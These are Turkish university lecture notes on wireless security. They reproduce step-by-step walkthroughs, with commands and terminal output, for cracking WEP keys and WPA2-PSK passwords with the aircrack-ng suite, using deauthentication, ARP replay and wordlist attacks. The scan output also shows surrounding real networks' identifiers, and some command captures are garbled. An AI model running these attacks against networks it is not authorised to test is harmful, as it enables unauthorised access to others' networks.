

SÜLEYMAN DEMİREL ÜNİVERSİTESİ



BIL-332 – BİLGİ GÜVENLİĞİ

Doç. Dr. Utku KÖSE

14. Hafta – Kablosuz Ağ Güvenliği / Alternatif Araçlar



Kablosuz Ağ Saldırıları -1 WEP Şifreleme ve Parolasını Ele Geçirme



Wi-Fi ağınızın güvenliğini sağlamak için ortaya çıkmış şifreleme yöntemleri vardır, bu şifreleme yöntemlerinden biri WEP (Wired Equivalent Privacy) dir.

Wired Equivalent Privacy (WEP), dünyada en çok kullanılan Wi-Fi güvenlik algoritması. Bunun sebebi ise, geriye uyumluluğu ve birçok router'ın kontrol panelinde ilk sırada yer alması.

WEP 64-bit olarak çıktı fakat sonra 128-bit'e çıkarıldı.

Günümüzde 256-bit WEP

şifrelemesi mevcut olsa da, 128-bit şifreleme halen en yaygın olarak kullanılan.

Algoritmadaki bir çok düzeltmeye ve artırılan anahtar boyutuna rağmen, WEP standardında zaman içinde birçok güvenlik açığı keşfedildi. Ücretsiz araçlar ile kolaylıkla kırılabilmiştir.(Aircrack vb.) WEP 2004 yılında resmi olarak bitirildi.

WEP ağına bağlanılırken aşağıdaki gibi kimlik doğrulama gerçekleşir.



1) Bağlantı İsteği

2) AP rasgele bir metin oluşturur (128bit) ve Kablosu Cihaza gönderir

3) Cihaz kendisindeki WEP şifresi (secret key) ile bu gelen metni şifreler AP'ye şifrelenmiş metni gönderir

4) AP gelen geri gelen şifrelenmiş metnin doğru olduğuna onay verir

WEP Algoritmasının 3 Önemli Amacı :

- Kimlik Doğrulama (Authentication)
- Gizlilik (Privacy)
- Bilgi Değiştirme Kontrolü (Message Modification Control)

WEP'in teknik altyapısı **RC4** (Rivest Cipher) akış şifreleme algoritmasına dayanır. RC4'ün amacı, verilen bir gizli anahtar

ile geniş uzunlukta rastgele sayılar üretmek ve daha sonra bu akışla göndericide düz metin mesajı şifrelemektir. Mesajın şifrelenmesinin çözümü ve şifrelemesi temel olarak **XOR** fonksiyonu ile yapılmaktadır. WEP onay sisteminde RC4 ile iki defa XOR lanan sonuç aynı değeri vermektedir. IV (Initialization Vector) paketleri WEP de düşük boyutta olduğu için tekrara neden olabiliyor. IV (Initialization Vector) gerçek anahtara eklenilip RC4 işleme giriyor dolayısıyla her IV değiştirildiğinde RC4 tekrar şifrelemeye başlıyor. Yeterince *tekrar etmeyen* IV (Initialization Vector) paket topladığında WEP parolası kırılabilir.

WEP Parolasını Ele Geçirme Adımları:

Başlamadan önce;

- Kendi cihazımızın MAC adresi = iwconfig ya da ifconfig komutu ile görebilirsiniz.
- BSSID = Hedef Mac Adresi
- ESSID = Hedef Kablosuz Ağ adı
- Channel = Yayın yapılan kanal numarası

bu terimlerin açılımını öğrendikten sonra Kali Linux üzerindeki Aircrack araç ailesini kullanarak kıracağız. Donanım olarak TP-LINK TL-WN727N adaptörünü kullanacağım.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig wlan0  
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
ether 06:54:b4:70:9b:f4 txqueuelen 1000 (Ethernet)  
RX packets 0 bytes 0 (0.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 0 bytes 0 (0.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~# airmmon-ng start wlan0  
  
Found 3 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to run 'airmon-ng check kill'  
  
PID Name  
529 NetworkManager  
662 dhclient  
1389 wpa_supplicant  
  
PHY Interface Driver Chipset  
phy0 wlan0 mt7601u Realtek Technology, Corp. MT7601U  
  
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
(mac80211 station mode vif disabled for [phy0]wlan0)  
root@kali:~#
```

ifconfig wlan0 ve ya **iwconfig** komutları ile kablosuz adaptörümüzü görüntüleyebiliriz.

airmon-ng start wlan0 komutu ile adaptörümüzü monitor moda alıyoruz.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.219.152 netmask 255.255.255.0 broadcast 172.16.219.255
    inet6 fe80::20c:29ff:fedd:5cd0 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:fd:5c:d0 txqueuelen 1000 (Ethernet)
    RX packets 1149 bytes 101000 (99.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1298 bytes 108127 (105.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 28 bytes 1596 (1.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 1596 (1.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0mon: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI> mtu 1500
    unspec D4-6E-0E-1A-32-26-30-3A-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 12620 bytes 4236809 (4.0 MiB)
    RX errors 0 dropped 9408 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

Yukarıdaki resimde gördüğümüz gibi **wlan0** monitor moda geçerek **wlan0mon** olmuştur.

```
root@kali: ~
File Edit View Search Terminal Help
CH 12 || Elapsed: 42 s || 2017-10-28 04:17

BSSID          PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
3C:DF:BD:EC:E8:5A -52 23 0 0 10 54e WEP WEP Ahmet-Test
FB:23:B2:9C:84:A4 -54 40 0 0 8 54e WPA2 CCMP PSK MUAZZEZ
FC:3F:7C:DB:E6:0E -69 90 1 0 4 54e WPA2 CCMP PSK Isyankar 26
F8:23:B2:9B:C2:9A -77 18 3 0 1 54e WPA2 CCMP PSK Hasan1983
48:DB:50:20:90:B1 -78 35 0 0 6 54e WPA2 CCMP PSK Yaseminin wifisi 2
14:5F:94:FB:AB:F7 -80 14 1 0 4 54e WPA2 CCMP PSK Caparonline
24:00:8A:F6:F1:44 -80 32 4 0 13 54e WPA2 CCMP PSK SUPERONLINE_WiFi_4363
FC:3F:7C:A1:40:09 -80 34 1 0 8 54e WPA2 CCMP PSK SUPERONLINE_WiFi_0795
FC:4A:E9:5F:DF:9F -82 20 0 0 1 54e WPA2 CCMP PSK Kablonet Netmaster-DF9A-G
FC:4A:E9:14:59:4B -82 3 0 0 1 54e WPA2 CCMP PSK NetMASTER UyduNet-5948
14:5F:94:FB:ED:D7 -82 32 0 0 1 54e WPA2 CCMP PSK SUPERONLINE_WiFi_2272
E0:19:1D:10:70:24 -83 60 0 0 3 54e WPA2 CCMP PSK Eymen
BC:75:74:93:57:14 -83 23 2 0 8 54e WPA2 CCMP PSK SUPERONLINE_WiFi_3909
3C:DF:BD:C2:28:37 -83 22 0 0 5 54e WPA2 CCMP PSK SUPERONLINE_WiFi_0636
24:09:95:20:2F:B7 -83 16 0 0 4 54e WPA2 CCMP PSK SUPERONLINE_WiFi_1802
D8:5B:2A:9F:D5:F1 -86 7 0 0 6 54e WPA2 CCMP PSK sfy
5C:E2:8C:23:40:B9 -86 17 0 0 3 54e WPA2 CCMP PSK ZyXEL_HGW_74NJ3
14:5F:94:69:EC:30 -86 21 0 0 11 54e WPA2 CCMP PSK Eymen
DC:EE:06:3A:CA:13 -86 5 0 0 11 54e WPA2 CCMP PSK SUPERONLINE_WiFi_4490
FC:4A:E9:14:7E:03 -87 4 60 0 1 54e WPA2 CCMP PSK NetMASTER UyduNet-7E00
28:3C:E4:05:17:C7 -87 5 0 0 1 54e WPA2 CCMP PSK SUPERONLINE_WiFi_6904
FC:3F:7C:FC:4B:EF -87 23 3 0 11 54e WPA2 CCMP PSK SUPERONLINE_WiFi_3458
C4:D7:2F:45:00:2E -88 3 0 0 11 54e WPA2 CCMP PSK SUPERONLINE_WiFi_7990
B0:EC:A3:A5:F9:77 -88 14 0 0 8 54e WPA2 CCMP PSK Besikask
BC:75:74:2A:E0:EE -88 5 0 0 7 54e WPA2 CCMP PSK SUPERONLINE_WiFi_0164
60:31:97:26:E8:90 -88 6 0 0 4 54e WPA2 CCMP PSK ZyXEL_HGW_HYA3M
14:B9:68:50:50:75 -88 4 0 0 11 54e WPA2 CCMP PSK SUPERONLINE_WiFi_0452
F8:23:B2:9C:9E:13 -88 3 0 0 2 54e WPA2 CCMP PSK SUPERONLINE_WiFi_4219
00:02:61:AC:EB:30 -89 3 0 0 2 48e WPA2 CCMP PSK Tilgin-XDpSzrzYbBd
00:02:61:AC:EB:30 -89 4 0 0 3 48e WPA2 CCMP PSK Tilgin-XDpSzrzYbBd
24:69:A5:AB:50:3F -89 4 0 0 7 54e WPA2 CCMP PSK SUPERONLINE_WiFi_1232
FC:4A:E9:60:C2:C4 -89 2 0 0 1 54e WPA2 CCMP PSK Kablonet Netmaster-C2BF-G
24:69:A5:AB:CC:75 -89 2 0 0 8 54e WPA2 CCMP PSK SUPERONLINE_WiFi_3678
FC:4A:E9:42:87:83 -89 7 0 0 1 54e WPA2 CCMP PSK Beko
DC:EE:06:3A:8A:53 -90 2 0 0 4 54e WPA2 CCMP PSK SUPERONLINE_WiFi_3530
```

airodump-ng wlan0mon komutu ile etraftaki paketleri dinleyerek kablosuz ağlar hakkında bilgi topluyoruz. Yukarıda ki resimde gördüğümüz gibi BSSID, ESSID ve Channel bilgileri görüntülenmektedir.

```
root@kali: ~
File Edit View Search Terminal Help
NUM ESSID          CH ENCR POWER WPS? CLIENT
-----
1 Ahmet-Test       10 WEP 50db no client
2 MUAZZEZ          4 WPA2 46db wps
3 Isyankar 26      4 WPA2 30db wps clients
4 Hasan1983        1 WPA2 20db wps
5 Yaseminin wifisi 2 6 WPA2 24db wps
6 SUPERONLINE_WiFi_... 8 WPA2 22db wps
7 NetMASTER UyduNet... 1 WPA2 20db no
8 Kablonet Netmaste... 1 WPA2 20db no
9 Caparonline      4 WPA2 20db wps
10 SUPERONLINE_WiFi_... 3 WPA2 19db wps
11 SUPERONLINE_WiFi_... 13 WPA2 19db wps
12 SUPERONLINE_WiFi_... 4 WPA2 19db wps
13 SUPERONLINE_WiFi_... 1 WPA2 18db wps
14 NetMASTER UyduNet... 1 WPA2 16db no client
15 SUPERONLINE_WiFi_... 5 WPA2 16db wps
16 Eymen            11 WPA2 15db wps
17 SUPERONLINE_WiFi_... 11 WPA2 15db wps
18 Tilgin-XDpSzrzYbBd 3 WPA2 15db wps
19 SUPERONLINE_WiFi_... 11 WPA2 15db wps
20 BSGS             6 WPA2 14db no
21 SUPERONLINE_WiFi_... 1 WPA2 14db wps
22 SUPERONLINE_WiFi_... 11 WPA2 13db wps
23 ZyXEL_HGW_VC7EV  7 WPA2 13db wps
24 Beko             1 WPA2 13db no client
25 SUPERONLINE_WiFi_... 8 WPA2 13db wps
26 ZyXEL_HGW_HYA3M  4 WPA2 13db wps client
27 Kablonet Netmaste... 1 WPA2 12db no
28 Tilgin-XDpSzrzYbBd 2 WPA 12db no
29 Tilgin-WiNkShgtStew 9 WPA2 12db wps
30 SUPERONLINE_WiFi_... 2 WPA2 12db wps
31 Sony W40         1 WPA2 12db no
32 SUPERONLINE_WiFi_... 4 WPA2 12db wps
33 Tilgin-qhYYPHsZAKK 9 WPA2 12db wps
34 SUPERONLINE_WiFi_... 11 WPA2 12db wps
35 TatungS4         12 WPA2 12db wps
36 ra               11 WPA2 12db no
37 SUPERONLINE_WiFi_... 8 WPA2 12db wps
38 omur             1 WPA2 12db wps
39 Kablonet Netmaste... 1 WPA2 12db no client
40 SUPERONLINE_WiFi_... 11 WPA2 12db wps
41 ZyXEL_HGW_T0W0T  9 WPA2 12db wps
42 ZyXEL_HGW_74NJ3  3 WPA2 12db wps
43 SUPERONLINE_WiFi_... 3 WPA2 12db wps
```

Terminalimize **wifite** yazarak aracımızı başka bir aracımızı açıyoruz. WPS ve Clients bilgilerini görebilmekteyiz.

Yukarıda topladığımız bilgilere göre ESSID Ahmet-Test BSSID 3C:DF:BD:EC:E8:5A olan Channel numarası 10 olan ve WEP protokolünü kullanan erişim noktasını hedef alacağız.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
CH 10 || Elapsed: 36 s || 2017-10-28 04:39
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
3C:DF:BD:EC:E8:5A -39 56 266 235 0 10 54e WEP WEP OPN Ahmet-Test
BSSID STATION PWR Rate Lost Frames Probe
3C:DF:BD:EC:E8:5A D4:6E:0E:1A:32:26 0 0 - 0 12 76
3C:DF:BD:EC:E8:5A 60:30:DD:00:E8:C5 -50 54e-54e 0 244

root@kali: -
File Edit View Search Terminal Help
root@kali:~# aireplay-ng -1 1 -a 3C:DF:BD:EC:E8:5A -h D4:6E:0E:1A:32:26 wlan0mon
04:39:24 Waiting for beacon frame (BSSID: 3C:DF:BD:EC:E8:5A) on channel 10
04:39:24 Sending Authentication Request (Open System) [ACK]
04:39:25 Authentication successful
04:39:25 Sending Association Request
04:39:25 Association successful :- (AID: 1)
04:39:26 Sending Authentication Request (Open System)
04:39:27 Authentication successful
04:39:27 Sending Association Request
04:39:32 Sending Authentication Request (Open System)
04:39:34 Sending Authentication Request (Open System)
04:39:36 Sending Authentication Request (Open System)
04:39:38 Sending Authentication Request (Open System)
04:39:38 Authentication successful
04:39:38 Sending Association Request
04:39:38 Association successful :- (AID: 1)
04:39:39 Sending Authentication Request (Open System)
04:39:39 Authentication successful
04:39:39 Sending Association Request
04:39:39 Association successful :- (AID: 1)
04:39:40 Sending Authentication Request (Open System)
```

airodump-ng wlan0mon -c 10 -bssid 3C:DF:BD:EC:E8:5A -w WEP komutu ile Ahmet-Test eışın noktasının paketlerini toplayarak -w parametresi ile bulunduğu dizine kaydetmesini sağlıyoruz.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
CH 10 || Elapsed: 36 s || 2017-10-28 04:39
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
3C:DF:BD:EC:E8:5A -39 56 266 235 0 10 54e WEP WEP OPN Ahmet-Test
BSSID STATION PWR Rate Lost Frames Probe
3C:DF:BD:EC:E8:5A D4:6E:0E:1A:32:26 0 0 - 0 12 76
3C:DF:BD:EC:E8:5A 60:30:DD:00:E8:C5 -50 54e-54e 0 244


root@kali: -
File Edit View Search Terminal Help
root@kali:~# airodump-ng -1 1 -a 3C:DF:BD:EC:E8:5A -h D4:6E:0E:1A:32:26 wlan0mon
04:39:24 Waiting for beacon frame (BSSID: 3C:DF:BD:EC:E8:5A) on channel 10
04:39:24 Sending Authentication Request (Open System) [ACK]
04:39:25 Authentication successful
04:39:25 Sending Association Request
04:39:25 Association successful :- (AID: 1)
04:39:26 Sending Authentication Request (Open System)
04:39:27 Authentication successful
04:39:27 Sending Association Request
04:39:32 Sending Authentication Request (Open System)
04:39:34 Sending Authentication Request (Open System)
04:39:36 Sending Authentication Request (Open System)
04:39:38 Sending Authentication Request (Open System)
04:39:38 Authentication successful
04:39:38 Sending Association Request
04:39:38 Association successful :- (AID: 1)
04:39:39 Sending Authentication Request (Open System)
04:39:39 Authentication successful
04:39:39 Sending Association Request
04:39:39 Association successful :- (AID: 1)
04:39:40 Sending Authentication Request (Open System)
```

aireplay-ng -1 1 -a 3C:DF:BD:EC:E8:5A -h D4:6E:0E:1A:32:26 wlan0mon komutu ile fake authentication oluşturarak daha hızlı bir şekilde paket toplama işlemi

gerçekleştireceğiz. -1 ile fake authentication üreteceğimizi aireplay-ng aracına belirttikden sonra kaç saniyede bir gönderileceğini girdik. -a parametresi ile BSSID (Hedef Mac adresini) giriyoruz. -h ile kendi adaptörümüzün mac adresini giriyoruz ve fake authentication paketleri gönderiyoruz.

aireplay-ng -3 -b 3C:DF:BD:EC:E8:5A -h

D4:6E:0E:1A:32:26 wlan0mon komutu ilede IV (Initialization Vector) paketi oluşturmak için ARP paketlerini yakalayıp sürekli olarak tekrarlamaktadır.



```
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
3C:DF:BD:EC:E8:5A -47 90 1540 26852
BSSID STATION PWR Ra
07:24:36 Sending Authentication Request (Open System) [ACK]
3C:DF:BD:EC:E8:5A D4:6E:0E:1A:32:26 0 007:24:36 Authentication successful
3C:DF:BD:EC:E8:5A 60:36:0D:D0:EB:C5 -34 5407:24:36 Sending Association Request [ACK]
07:24:36 Association successful :-> (AID: 1)
07:24:37 Sending Initialization Request (Open System) [ACK]

root@kali: ~/Desktop
File Edit View Search Terminal Help
Read 146626 packets (got 21788 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 146748 packets (got 21798 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 146858 packets (got 21832 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 146973 packets (got 21871 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 147092 packets (got 21917 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 147209 packets (got 21956 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 147315 packets (got 21995 KB P depth 1 byte (vote) ACKs), sent 63847 packets, request (Open System) [ACK]
Read 147439 packets (got 22030 0/ 2 31(27648) 1F(27392) F1(25856) F9(25856) 2B(24832) request (Open System) [ACK]
Read 147553 packets (got 22061 0/ 1 31(29852) CF(26024) 1A(25600) 50(24576) 9F(24576) request (Open System) [ACK]
Read 147673 packets (got 22112 5/ 6 31(25856) 15(25344) 80(25344) C7(25344) 17(24832) request (Open System) [ACK]
Read 147791 packets (got 22153 3/ 2/ 9 D5(25600) A2(25344) E2(25344) 10(25088) 5F(25088) request (Open System) [ACK]
Read 147904 packets (got 22194 0/ 2 31(28160) 50(27648) D0(26112) D1(25856) FE(25856) request (Open System) [ACK]
Read 148011 packets (got 22240 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 148154 packets (got 22276 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 148257 packets (got 22307 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 148371 packets (got 22342 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 148486 packets (got 22384 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 148596 packets (got 22419 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 148702 packets (got 22452 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 148789 packets (got 22486 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 148893 packets (got 22511 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 149008 packets (got 22552 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
Read 149133 packets (got 22592 ARP requests and 19982 ACKs), sent 63847 packets, request (Open System) [ACK]
[.499 pps]

KEY FOUND! [ 31:31:31:31:31 ] (ASCII: 11111 )
Decrypted correctly: 100%
root@kali: ~/Desktop
```

aircrack-ng WEP-01.cap komutu ile yeterli sayıda IV (Initialization Vector) paketi toplandığında WEP parolası kırılmaktadır.



AHMET GÜREL

Cyber Security Researcher | Penetration Tester



Kablosuz Ağ Saldırıları-2 WPA/WPA2
Şifrelemeleri ve Parola Ele Geçirme

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
CH 2 ][ Elapsed: 43 s ][ 2017-11-13 02:59

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
14:5F:94:48:F7:04 -55    17         0  0  1  54e  WPA2  CCMP  PSK  Ahmet-Test
58:2A:F7:D3:32:89 -54    27         0  0  11 54e  WPA2  CCMP  PSK  SUPERONLINE-WiF
D4:6E:0E:A6:45:7C -69    26         7  1  1  54e  WPA2  CCMP  PSK  TurkTelekom_T45
DC:D9:16:31:2C:93 -79    24         0  0  1  54e  WPA2  CCMP  PSK  OmerFaruk
04:BF:6D:F6:CD:14 -84    22         0  0  7  54e  WPA2  CCMP  PSK  TTNET_ZyXEL_HT4
EC:08:6B:D0:36:E0 -84    15         0  0  1  54e  WPA2  CCMP  PSK  TurkTelekom_T36
84:16:F9:FA:D2:AD -85    28         0  0  1  54e  WPA2  CCMP  PSK  Ba0.larba0.I.cF
DC:09:4C:27:64:31 -84    27         2  0  4  54e  WPA2  CCMP  PSK  SUPERONLINE-WiF
10:7B:EF:6A:BB:1E -87    22         0  0  4  54e  WPA2  CCMP  PSK  TTNET_ZyXEL_7Y7
BC:76:70:73:19:65 -87    3          0  0  1  54e  WPA  TKIP  PSK  asozofis
88:41:FC:0B:AB:17 -85    19         0  0  11 54e  WPA2  CCMP  PSK  FENERBAHCE
18:D6:C7:79:C9:20 -89    20        218    0  1  54e  WPA2  CCMP  PSK  TP-LINK_C920
4C:9E:FF:44:91:7C -88    11         0  0  5  54e  WPA2  CCMP  PSK  tuval_istanbul
A0:E4:CB:DB:59:25 -88    14         0  0  8  54e  WPA2  CCMP  PSK  TTNET_ZyXEL_M9M
DC:09:4C:2C:65:BB -88    3          0  0  4  54e  WPA2  CCMP  PSK  SUPERONLINE-WiF
4C:9E:FF:32:47:33 -90    14         0  0  7  54e  WPA  CCMP  PSK  POLAT
F4:E3:FB:BA:58:D1 -86    19         0  0  11 54e  WPA2  CCMP  PSK  SUPERONLINE-WiF
18:28:61:E8:C2:D4 -90    3          0  0  8  54e  WPA  TKIP  PSK  KocaAdam
D4:61:2E:8B:CC:B0 -89    2          1  0  11 54e  WPA2  CCMP  PSK  SUPERONLINE-WiF
60:31:97:A6:1C:A7 -89    7          0  0  10 54e  WPA2  CCMP  PSK  TTNET_ZyXEL_RYW

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
(not associated) 4E:44:53:DA:7C:EB -36   0 - 1  11    3
(not associated) 3E:EA:33:79:55:EC -86   0 - 1  0     1
(not associated) A8:81:95:C0:44:F8 -74   0 - 1  0     2
(not associated) C8:02:10:0B:12:89 -76   0 - 1  0    39  alanya07naksiye
(not associated) C4:62:EA:B0:E9:E6 -86   0 - 1  0     1
(not associated) 7C:78:7E:3A:2F:7E -90   0 - 1  0     3
(not associated) 88:32:9B:79:59:08 -90   0 - 1  0     2
DC:09:4C:27:64:31 00:34:DA:58:C8:E0 -90   0 - 1  0     1
BC:76:70:73:19:65 20:16:D8:8A:10:C4 -84   0 - 1  6     2
18:D6:C7:79:C9:20 20:EE:28:DC:EB:4E -1    2e- 0  0    218

root@kali:~/Desktop#
```

Buradan ESSID Ahmet-Test olan BSSID 14:5F:94:48:F7:04 olan ve Channel numarası 1 olan WPA2-PSK şifrelemesini kullanan erişim noktasını hedef alacağız.

Artık bu ağı hedef göstererek aşağıdaki araç ve komutlar ile paket toplamaya başlıyoruz.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# airodump-ng wlan0mon -c 1 --bssid 14:5F:94:48:F7:04 -w WPA2
```


```
root@kali: ~/Desktop
File Edit View Search Terminal Help
CH 1 ][ Elapsed: 18 s ][ 2017-11-13 03:03

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
14:5F:94:48:F7:04 -54    2         64    0  0  1  54e  WPA2  CCMP  PSK  Ahmet-Test

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
(not associated) 4E:44:53:DA:7C:EB -36   0 - 1  11    3
(not associated) 3E:EA:33:79:55:EC -86   0 - 1  0     1
(not associated) A8:81:95:C0:44:F8 -74   0 - 1  0     2
(not associated) C8:02:10:0B:12:89 -76   0 - 1  0    39  alanya07naksiye
(not associated) C4:62:EA:B0:E9:E6 -86   0 - 1  0     1
(not associated) 7C:78:7E:3A:2F:7E -90   0 - 1  0     3
(not associated) 88:32:9B:79:59:08 -90   0 - 1  0     2
DC:09:4C:27:64:31 00:34:DA:58:C8:E0 -90   0 - 1  0     1
BC:76:70:73:19:65 20:16:D8:8A:10:C4 -84   0 - 1  6     2
18:D6:C7:79:C9:20 20:EE:28:DC:EB:4E -1    2e- 0  0    218


root@kali:~/Desktop#
```

Görüldüğü gibi havada giden paketler toplanarak kaydedilmektedir.



Dörtlü el sıkışma paketlerini yakalayabilmemiz için bağlı olan istemcilere deauthentication paketleri göndererek ağdan düşüp yeniden bağlanmasını sağlamak için **aireplay-ng --deauth 100 -e Ahmet-Test wlan0mon** aireplay-ng aracını kullanıyoruz.

Artık düşen istemci yeniden erişim noktasına bağlanırken dörtlü el sıkışma gerçekleşecek ve bu paketleri bizde yakalarak kaydetmiş olacağız.



aircrack-ng WPA2-01.cap -w /usr/share/wordlist/rockyou.txt -o komutu ile yakalanan paketler üzerine kaba kuvvet saldırı gerçekleştirilmiştir. Bu parola listemizde (wordlist) kablosuz ağa ait parola bulunduğu

için parola bulunmuştur. Tamamen listenizde parola var ise işe yarayan bir saldırıdır. Dörtlü el sıkışma paketleri üzerinden kaba kuvvet saldırısı ile WPA/WPA2 şifreleme protokollerini kullanan ağların parolası bu şekilde ele geçirilebilmektedir.

WPS PIN Kırma ve WPS PIN Bilinen Ağ Parolasını Elde Etme

